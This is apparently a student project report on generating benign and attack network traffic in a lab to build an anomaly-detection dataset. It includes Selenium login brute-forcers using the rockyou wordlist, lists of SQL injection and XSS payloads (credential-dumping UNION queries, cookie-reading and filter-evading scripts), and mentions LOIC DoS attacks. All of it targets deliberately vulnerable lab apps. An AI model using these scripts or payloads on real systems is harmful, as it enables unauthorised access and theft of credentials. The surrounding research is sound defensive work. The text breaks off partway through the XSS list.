


Figure 18. Vulnerable Shopping Cart application running on Webgoat

Generating Benign Traffic

Benign traffic will be generated for the following services:

1. Simple HTTP server
2. Flask web application
3. FTP server
4. Email server
5. SQLite DB

We make extensive use of *Python* and the *Selenium* library to generate benign network traffic.

Wireshark is used to capture the network traffic on the Ubuntu server VM.

1. Simple HTTP server

The *requests* library is used to generate valid and invalid requests to the server. Valid and invalid requests are chosen randomly.

```
import time
import requests
import random
import string


IP = '192.168.31.239'
PORT_NUMBER = 49152


http_address = r'http://{}:{}'.format(IP, PORT_NUMBER)
for i in range(50):

    # Randomly choose between a valid or invalid address
    invalid_address = ''.join(random.choice(string.ascii_uppercase + string.digits) for _ in range(6))
    invalid_address = http_address + '/' + invalid_address
    options = [http_address, invalid_address]
    chosen_option = random.choice(options)

    # Get the webpage
    r = requests.get(chosen_option)
    time_to_sleep = random.uniform(0, 5)
    time.sleep(time_to_sleep)
```

2. Flask web application

To simulate user activity traffic, *Selenium* is used.

The simulated user would create a user account with a random username and password. Subsequently, the user will login and input 10 courses (with random names). After doing so, the simulated user will edit a course and delete another course. Lastly, the user will log out of the web application.

The Python code which does this is as follows:

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC

import time
import random
import string

IP = '192.168.31.239'
PORT_NUMBER = 5000
PATH = r'C:\Program Files (x86)\chromedriver.exe'
http_address =  r'http://{}:{}'.format(IP, PORT_NUMBER)

driver = webdriver.Chrome(PATH)

for x in range(25):

    # Load main login page
    driver.get(http_address)
    time.sleep(1)

    # Register a new account
    driver.get(http_address + '/register')
    random_username = ''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase +
string.digits) for _ in range(10))
    random_password = ''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase +
string.digits) for _ in range(12))

    # Enter details
    search = driver.find_element_by_name("username")
    search.send_keys(random_username)
    search = driver.find_element_by_name("password_01")
    search.send_keys(random_password)
    search = driver.find_element_by_name("password_02")
    search.send_keys(random_password)
    time.sleep(1)
    search.send_keys(Keys.RETURN)

    # After creating new account, will be sent to login page
    search = driver.find_element_by_name("username")
    search.send_keys(random_username)
    search = driver.find_element_by_name("password")
    search.send_keys(random_password)
```

```
    time.sleep(1)
    search.send_keys(Keys.RETURN)
    time.sleep(1)

    # Generate 10 random course names
    course_names = []
    for i in range(10):
        random_course_name = ''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase +
string.digits) for _ in range(9))
        course_names.append(random_course_name)


    for course in course_names:
        # Go to add course page
        driver.get(http_address + '/add')

        # Add course name
        search = driver.find_element_by_name("course_name")
        search.send_keys(course)

        # Add course completion date
        search = driver.find_element_by_name("course_completion_date")
        search.send_keys('11032014')

        # Add course provider
        search = driver.find_element_by_name("course_provider")
        search.send_keys('SUTD')

        # Add course link
        search = driver.find_element_by_name("course_link")
        search.send_keys('http://www.google.com.sg')

        # Add course description
        search = driver.find_element_by_name("course_description")
        search.send_keys('COURSE DESCRIPTION ' + random_username)

        # Add grade attained
        search = driver.find_element_by_name("course_grade")
        search.send_keys('B+')
        time.sleep(1.5)
        search.send_keys(Keys.RETURN)

        time.sleep(1.5)

    # Edit first course
    driver.get(http_address + '/edit')
    radio = driver.find_element_by_name("course_chosen")
    radio.click()
    button = driver.find_element_by_css_selector('body > main > form > button')
    button.click()
    search = driver.find_element_by_name("course_name")
    search.send_keys('Edited course name ' + random_username)
    time.sleep(1.5)
    search.send_keys(Keys.RETURN)

    # Delete first course
    driver.get(http_address + '/delete')
    radio = driver.find_element_by_name("course_chosen")
    radio.click()
```

```
    button = driver.find_element_by_css_selector('body > main > form > button')
    button.click()

    # View list of courses
    driver.get(http_address)
    time.sleep(1.5)

    # Log out
    driver.get(http_address + '/logout')

    time.sleep(1.5)

driver.quit()
```

3. FTP server

To generate benign FTP server traffic, the *ftplib* library is used.

The simulated user will login to the FTP server and upload a random file. Subsequently, the user will rename the uploaded file and redownload it. Lastly, the user will delete the file stored on the FTP server.

The code which generates the benign FTP data is as follows:

```
from ftplib import FTP
from ftplib import all_errors
import os, random, time

# Define IP and Port number
HOST = '192.168.31.239'
PORT = 2121

# Connect to FTP server
ftp = FTP()
ftp.connect(HOST, PORT)
ftp.login("user", "12345")

# List files
ftp.nlst()

# Change working directory
(ftp.cwd(r'files'))
ftp.nlst()

# Folder contains files to transfer
folder = r"C:\Users\hatzi\Documents\SUTD\Security Tools Projects\STL2 - Network Anomaly Detection\Data
Collection\Benign\ftp"

for i in range(50):
    time.sleep(1)
    random_filename = random.choice(os.listdir(folder))
    absolute_fp = folder + r"\\" + random_filename

    # Upload an file
    filepath = absolute_fp
    with open(filepath, 'rb') as image_file:
            ftp.storbinary('STOR ' + random_filename, image_file)
    time.sleep(0.5)

    # Rename the file
    try:
        ftp.rename(random_filename, random_filename + "2")
    except all_errors as error:
        print(f'Error renaming file on server: {error}')
    time.sleep(0.5)

    # Download the file
    with open(random_filename, 'wb') as local_file:
            ftp.retrbinary('RETR ' + random_filename + "2", local_file.write)
    time.sleep(0.5)
```

```
# Delete the file on server
try:
    ftp.delete(random_filename + "2")
except all_errors as error:
    print(f'Error deleting file: {error}')
time.sleep(0.5)
```

4. Email server

To generate benign email traffic, this dataset [8] is used. The source of the dataset is from SpamAssassin. This dataset consists of emails with labels: *ham* (non-malicious) or *spam*. For the generation of benign email traffic, we only used emails that are non-malicious.

The dataset email's subject and body are extracted and sent to the email server. The *smtplib* is used to send emails from the Windows machine to the Ubuntu VM.

As there are many more spam emails than benign emails, we have decided to limit the number of benign emails sent to be 3 times the number of spam emails.

The code which generates benign email traffic is as follows:

```
import os
import smtplib
import pandas as pd
import numpy as np
import time
import email
import email.policy
import random
from bs4 import BeautifulSoup

IP_ADDRESS = '192.168.31.239'
PORT_NUMBER = 1025
email_folder = r"C:\Users\hatzi\Documents\SUTD\Security Tools Projects\STL2 - Network Anomaly
Detection\email_dataset\hamnspam"
os.chdir(email_folder)

def html_to_plain(email):
    try:
        soup = BeautifulSoup(email.get_content(), 'html.parser')
        return soup.text.replace('\n\n','')
    except:
        return "empty"

def load_email(is_spam, filename):
    directory = (email_folder + r'\spam') if is_spam else (email_folder + r'\ham')
    with open(os.path.join(directory, filename), "rb") as f:
        return email.parser.BytesParser(policy=email.policy.default).parse(f)

# Load spam and ham files
ham_filenames = [name for name in sorted(os.listdir(email_folder + r'\ham')) if len(name) > 20]
spam_filenames = [name for name in sorted(os.listdir(email_folder + r'\spam')) if len(name) > 20]
ham_emails = [load_email(is_spam=False, filename=name) for name in ham_filenames]
spam_emails = [load_email(is_spam=True, filename=name) for name in spam_filenames]
random.shuffle(ham_emails)

for i in range(3*len(spam_emails)):

    try:
        ham_email = ham_emails[i]
        email_sender = ham_email['From']
```

```
        email_subject = ham_email['Subject']
        email_raw_content = ham_email.get_content()
        email_parsed_content = html_to_plain(ham_email)


        with smtplib.SMTP(IP_ADDRESS, PORT_NUMBER) as smtp:
            subject = email_subject
            body = email_raw_content
            msg = f'Subject: {subject}\n\n{body}'
            smtp.sendmail(email_sender, 'victim@victim.com', msg)

        time.sleep(1)
    except Exception as e:
        pass
```

5. SQLite DB

To generate benign traffic for SQLite DB, we use *Selenium* to simulate the users.

The simulated users will create a table (with a random name), create several columns (randomly named), input some data and delete the table before logging out.

The code which does this is as follows:

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.support.ui import Select
from random import randint

import time
import random
import string

def generate_random_string(N):
    return (''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase + string.digits) for _
in range(N)))

IP = '192.168.31.239'
PORT_NUMBER = 48622
PATH = r'C:\Program Files (x86)\chromedriver.exe'
http_address =  r'http://{}:{}'.format(IP, PORT_NUMBER)

driver = webdriver.Chrome(PATH)

for i in range(10):

    # Load main login page
    driver.get(http_address)
    time.sleep(1)

    # Create new table name
    search = driver.find_element_by_name("table_name")
    random_table_name = generate_random_string(9)
    search.send_keys(random_table_name)
    search.send_keys(Keys.RETURN)

    # Go to view table structure
    driver.get(http_address + "/" + random_table_name + "/")
    time.sleep(1)

    # Add first VARCHAR column
    driver.get(http_address + "/" + random_table_name + "/add-column/")
    select = Select(driver.find_element_by_id('id_type'))
    select.select_by_value('VARCHAR')
    search = driver.find_element_by_id('id_name')
    first_column = generate_random_string(3)
    search.send_keys(first_column)
    time.sleep(1)
```

```
    search.send_keys(Keys.RETURN)
    time.sleep(1)

    # Add second TEXT column
    driver.get(http_address + "/" + random_table_name + "/add-column/")
    select = Select(driver.find_element_by_id('id_type'))
    select.select_by_value('TEXT')
    search = driver.find_element_by_id('id_name')
    second_column = generate_random_string(3)
    search.send_keys(second_column)
    time.sleep(1)
    search.send_keys(Keys.RETURN)
    time.sleep(1)

    # Add third INT column
    driver.get(http_address + "/" + random_table_name + "/add-column/")
    select = Select(driver.find_element_by_id('id_type'))
    select.select_by_value('INTEGER')
    search = driver.find_element_by_id('id_name')
    third_column = generate_random_string(3)
    search.send_keys(third_column)
    time.sleep(1)
    search.send_keys(Keys.RETURN)
    time.sleep(1)

    # Add some data to table
    random_word_1, random_word_2, random_int = generate_random_string(10), generate_random_string(24),
randint(0, 10)
    sql_string = """
    INSERT INTO "{}" ( "{}", "{}", "{}")
    VALUES ("{}", "{}", {})  ;
    """.format(random_table_name, first_column, second_column, third_column,
               random_word_1, random_word_2, random_int)
    driver.get(http_address + "/" + random_table_name + "/query/")
    search = driver.find_element_by_name('sql')
    search.send_keys(Keys.CONTROL + "a")
    search.send_keys(Keys.DELETE)
    search.send_keys(sql_string)
    time.sleep(1)
    search.send_keys(Keys.RETURN)
    button = driver.find_element_by_css_selector('#content > div > form > button.btn.btn-primary')
    time.sleep(1)
    button.click()
    time.sleep(1)
    button = driver.find_element_by_css_selector('#content > div > form > button.btn.btn-primary')
    button.click()
    button = driver.find_element_by_css_selector('#content > div > form > button.btn.btn-primary')
    button.click()
    button = driver.find_element_by_css_selector('#content > div > form > button.btn.btn-primary')
    button.click()

    # View data in original webpage
    driver.get(http_address + "/" + random_table_name + "/content/")
    time.sleep(1)

    # Drop the table
    driver.get(http_address + "/" + random_table_name + "/drop/")
    time.sleep(1)
    button = driver.find_element_by_css_selector('#content > div > form > button')
```

```
    button.click()


# Close the driver
time.sleep(1)
driver.quit()
```

Malicious Attacks

To generate malicious network traffic, the following attacks were carried out:

1. Bruteforce password login credentials.
2. Spam emails (including phishing emails).
3. Probe.
4. Denial-of-Service (DoS)
5. SQL injection.
6. Cross-Site Scripting (XSS).

1. Bruteforce

Bruteforce attacks were carried out against the login portals for the DVWA and Flask web applications.




Figure 19. Login portals for DVWA and Flask web application

Selenium is used to automate the password login process. To get a list of possible passwords, we used the rockyou list of passwords [10].

To simulate a long bruteforce process, the password dictionary is randomized. We limited the number of attempts to 500.

The code used for the bruteforce process is as follows.

Bruteforcing Flask web application login

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.support.ui import Select
from random import randint

import time
import random
import string
import csv

# flask app credentials: admin, password123

USERNAME = 'admin'
IP = '192.168.31.239'
PORT_NUMBER = 5000
PATH = r'C:\Program Files (x86)\chromedriver.exe'
http_address =  r'http://{}:{}'.format(IP, PORT_NUMBER)

# Load rockyou.txt
filepath = r"C:\Users\hatzi\Documents\SUTD\Security Tools Projects\STL2 - Network Anomaly
Detection\rockyou.txt"
rockyou_list = []
with open(filepath, 'r') as fd:
    reader = csv.reader(fd)
    try:
        for row in reader:
            try:
                rockyou_list.append(row[0])
            except Exception as e:
                pass
    except Exception as e:
        pass

random.shuffle(rockyou_list)

driver = webdriver.Chrome(PATH)

for index in range(500):
    test_word = rockyou_list[index]

    # Load login page to DVWA
    driver.get(http_address)
    time.sleep(0.5)

    # Enter username
    search = driver.find_element_by_name('username')
    search.send_keys(USERNAME)

    # Enter password
    search = driver.find_element_by_name('password')
    search.send_keys(test_word)
    time.sleep(0.25)

    # Press enter and check if page is logged in
```

```
    search.send_keys(Keys.RETURN)
    if "My Courses" in driver.title:
        print('Password is: ', test_word)
        break


# Close the driver
time.sleep(5)
driver.quit()
```

Bruteforcing DVWA application login

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.support.ui import Select
from random import randint

import time
import random
import string
import csv

# DVWA credentials: admin, password

USERNAME = 'admin'
IP = '192.168.31.239'
PORT_NUMBER = None
PATH = r'C:\Program Files (x86)\chromedriver.exe'
http_address =  r'http://{}/DVWA/login.php'.format(IP)

# Load rockyou.txt
filepath = r"C:\Users\hatzi\Documents\SUTD\Security Tools Projects\STL2 - Network Anomaly
Detection\rockyou.txt"
rockyou_list = []
with open(filepath, 'r') as fd:
    reader = csv.reader(fd)
    try:
        for row in reader:
            try:
                rockyou_list.append(row[0])
            except Exception as e:
                pass
    except Exception as e:
        pass

random.shuffle(rockyou_list)

driver = webdriver.Chrome(PATH)

for index in range(500):
    test_word = rockyou_list[index]


    # Load login page to DVWA
    driver.get(http_address)
```

```
    time.sleep(0.5)

    # Enter username
    search = driver.find_element_by_name('username')
    search.send_keys(USERNAME)

    # Enter password
    search = driver.find_element_by_name('password')
    search.send_keys(test_word)
    time.sleep(0.25)

    # Press enter and check if page is logged in
    search.send_keys(Keys.RETURN)
    if "Welcome" in driver.title:
        print('Password is: ', test_word)
        break


# Close the driver
time.sleep(5)
driver.quit()
```

2. Spam Emails

Using the previous dataset [8], we were able to obtain malicious spam emails. Similar to generating benign emails, we employed the same code to send spam emails using the *smtplib* library.

The code for sending spam emails is in Appendix B.

3. Probe

Neesus and nmap were used to probe the Ubuntu VM for open ports and listening services.




Figure 20. nmap showing the open ports and services on the Ubuntu VM




Figure 21. Neesus probe scan results

From the above Neeses vulnerability scan, not many vulnerabilities were found on the Ubuntu VM.

4. Denial-of-Service

Using the Low Orbit Ion Cannon tool [10], DoS attacks were launched from the Kali VM to the Ubuntu VM.

The DoS attacks were carried out using the TCP, UDP and HTTP options.




Figure 22. Launching DoS attack using Low Orbit Ion Cannon

5. SQL Injection

SQL injection attacks are carried out against the DVWA application. To generate a variety of SQL injection traffic, we used Selenium to inject various forms of SQL code (SQLInjection.txt).

The SQL code used are as follows:

SQLInjection.txt

```
1 &' or 1=1#
1' or '1' = '1
test' OR 1=1#
SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'
%' AND 1=0 UNION SELECT user,password FROM users #
%' or '0'='0
union select null, version() #
%' or 0=0 union select null, version() #
%' or 0=0 union select null, user() #
%' or 0=0 union select null, database() #
%' and 1=0 union select null, table_name from information_schema.tables #
%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where
table_name = 'users' #
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
' union select null,@@datadir #
-1' union select 1,(select group_concat(user,password) from dvwa.users)#
-1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users'#
-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa'#
test'union select null, version()#
' union select null, @@hostname#
test' union select null, user() #
test' union select null, database() #
1' UNION SELECT 1,column_name FROM information_schema.columns;- -
' union select 1,@@version#
' union all select system_user(),user() #
```

SQL injection attacks via Selenium

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.support.ui import Select
import time

def read_file(file1):
    with open(file1) as f:
        data = f.read().splitlines()
    return data

'''
Variable Declarations
'''
IP = '192.168.10.136'
PORT_NUMBER = None
PATH = r'C:\Users\joeyt\OneDrive\SUTD\Project 1\chromedriver.exe'
driver = webdriver.Chrome(PATH)
Login_address =  r'http://{}/DVWA/login.php'.format(IP)
SQL_address =  r'http://{}/DVWA/vulnerabilities/sqli/'.format(IP)
timeToSleep=2

'''
Login
'''
driver.get(Login_address)
username = driver.find_element_by_name("username")
password = driver.find_element_by_name("password")
username.send_keys("admin")
password.send_keys("password")
login=driver.find_element_by_name("Login")
time.sleep(timeToSleep)
login.click()


# SQL Injection
SQLInjection_commands = read_file('SQLInjection.txt')

driver.get(SQL_address)

for command in SQLInjection_commands:
    time.sleep(10)
    print(command)
    try:
        inputElement = driver.find_element_by_name("id")
    except:
        driver.get(SQL_address)
        time.sleep(10)
        inputElement = driver.find_element_by_name("id")
    time.sleep(2)
    inputElement.send_keys(f"{command}")
    time.sleep(2)
    inputElement.send_keys(Keys.ENTER)
    time.sleep(2)


time.sleep(5)
driver.quit()
```

6. Cross-Site Scripting (XSS)

XSS attacks are carried out against the Webgoat and DVWA applications. To generate a variety of XSS traffic, we used Selenium to inject various forms of XSS code (XSS.txt).

The XSS code used are as follows:

XSS.txt

```
<script>alert(document.cookie) </script>
<script>alert('You been XSSed!')</script>
<script>alert('Hello')</script>
<script>document.location = 'http://192.168.10.136/DVWA/vulnerabilities/xss_r/'</script>
<iframe src='https://www.sutd.edu.sg/'></iframe>
<img src="https://ibb.co/4FB7RGh" height="200" width="200">'
<IMG SRC=JaVaScRiPt:alert('XSS')>
\<a onmouseover="alert(document.cookie)"\>xxs link\</a\>
<IMG SRC=# onmouseover="alert('xxs')">
<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>
<IMG SRC="jav ascript:alert('XSS');">
<<SCRIPT>alert("XSS");//<</SCRIPT>
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
<TABLE BACKGROUND="javascript:alert('XSS')">
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<IMG SRC='vbscript:msgbox("XSS")'>
<IMG SRC="/x" onerror="jav%00ascript:alert('XSS');">
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="javascript:alert('XSS')"
<BODY ONLOAD=alert('XSS')>
<XML ID="xss"><I><B><IMG SRC="javas<!-- -->cript:alert('XSS')"></B></I></XML><SPAN DATASRC="#xss"
DATAFLD="B" DATAFORMATAS="HTML"></SPAN>
